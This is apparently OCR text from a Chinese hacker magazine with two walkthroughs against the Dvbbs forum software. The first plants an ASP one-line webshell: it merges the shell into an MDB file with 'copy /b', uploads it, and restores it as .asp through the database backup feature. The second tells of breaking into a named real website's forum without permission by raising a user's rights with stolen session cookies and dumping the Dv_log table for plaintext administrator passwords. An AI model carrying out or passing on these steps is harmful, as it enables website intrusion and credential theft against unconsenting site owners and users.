


图 4




图5

对于在最新版本的动网7.1 SP1怎么获得SHELL，在前几期的黑客X档案都有介绍。不过，在后台找个分论坛设置成可以上传MDB文件，这个步骤在很多文章中都没有提及，可能是他们都认为这个步骤太简单了吧，但是你不设还真的不行。现在我们找一个空的数据库文件，最简单的方法是用Domain3.5新建一个MDB数据库，保持空就可以。再找一个小马，最好是用那个写文件的小马或者一句话木马。在CMD中输入copy /b kong.mdb mm.asp casper.mdb，这样就把两个文件以二进制的形式合并起来了，然后再在前台把文件传上去，这个地方还要注意一下，因为当你传MDB的文件时，动网系统不会直接给出URL地址，我们该怎么办呢？方法一，可以进入后台的上传文件管理，在这里我们可以直接看到所有上传文件的URL地址；方法二，我们可以用FlashGet下载那个***.asp?id=***文件链接，然后可以通过FlashGet中的文件信息得到MDB的真实URL地址；方法三，专门有个ASP转URL的小工具。后面的步骤就是到后台备份数据库和恢复数据库的地方把我们的小马恢复成ASP后缀名，到此我们的SHELL就获得了！

（文章中涉及到的工具Domain3.5已经收录于光盘中）

文章阅读点：Dvbbs sp2权限提升软件、Dv_log表利用工具、Serv-U提升权限工具等的组合应用

挑战BT虚拟主机

旭方（高春雷）

一年一度的高考已经结束了，我有位朋友恰好今年参加了高考，一天她打电话过来说要我帮她个忙，因为她学的是美术特长，所以想让我上网帮忙查查哪个大学的美术专业比较不错，既然是朋友开口（而且还是位PLMM *^_^*），我当然是爽快的答应了！于是打开IE开始了我的Search之旅。因为我是在黑龙江省，所以自然是去找本省的高考信息网站！不一会儿就来到了“黑龙江美术高考网”的门前，美术高考网？这不正是我要找的吗？进去看看！

进入网站后仔细搜集了一些对朋友有参考价值的资料，于是便打电话通知她资料已经找到了，而且她答应回去请我吃饭！正当我打算关闭浏览器准备撤退的时候，忽然发现了如图1所示信息，这不就是传说中的“洞网”论坛吗？什么？7.0 Sp3？动网7.0出过Sp3吗？我怎么不知道？估计是对方管理员把“2”换成了“3”用来迷惑人的吧！先不管它，测试一下再说！对于动网7.0 Sp2使用前台提权然后暴Dv_log内容获得管理员明文密码的方法绝对是秒杀！今天我们就来测试一下黑龙江美术高考网的论坛是否也存在这个漏洞！




图1

首先是注册一个用户，然后登录，接着使用XpFox写的“Dvbbs sp2权限提升软件”将我们刚才注册的用户提升为前台管理员（使用该程序来将普通用户提升为前台管理员非常管用，强烈推荐！），因为只有具备前台管理员权限才可以成功暴出Dv_log中的内容！程序运行后如图2，在“主机地址：”处填入www.hljmsgao.com（注意前面不要加http://），“论坛地址：”处填http://www.hljmsgao.com/bbs/（这里网址前要以http:/开头，而且最后要以/符号结尾，地址的最后不要加index.asp，否则会造成提权不成功！），“用户名：”处填写你注册的用户名信息，最后就是“Cookies”项目了，获取Cookies的方法是点击其后的“抓取Cookies”，之后程序会自动连接论坛主页，如果还没有登录论坛的话就输入用户名和密码登录，之后用户的Cookies信息就出现在了程序中，点击“复制Cookies”，这样当前用户的Cookies信息就显示在了图2的“Cookies”项目中，然后点击“提交”，片刻之后程序就会提示已经成功提升为管理员。




图2

我们在论坛中重新登录这个用户，就会发现已经成功被提升为了前台管理员，如图3。




图3

接着我们就可以去暴Dv_log了！高手已经写出了利用工具，方便了我等小菜，如图4。




图 4

在“网站地址”处填写论坛的地址信息 http://www.hljmsgao.com/bbs/，切记在后面要把 index.asp 去掉！然后填写刚才的帐号和密码信息，验证码处由于该论坛没有使用验证码，所以不用填写。之后点“登陆”，登录成功后在下面的单选框中选择“暴Dv_Log”，然后点击“我要暴了”，就会暴出对方 Dv_log 中的所有内容，如图 5。然后我们就可以在其中寻找被存放的管理员的明文密码了！可能会有菜鸟要说了，怎么这么多啊！有 122 页！这要是一页页的找岂不把我们累死了！其实根据我的经验，遇到这样的情况我们只需要直接点击最后一页即可，因为前面的都是论坛里发表的一些帖子的信息，里面的东西没有什么参考价值，我们就在其中寻找关键字为“username2”和“password2”这样的信息，和其对应的就是用户登录时的名称和密码信息！里面也许就有管理员的密码哦！

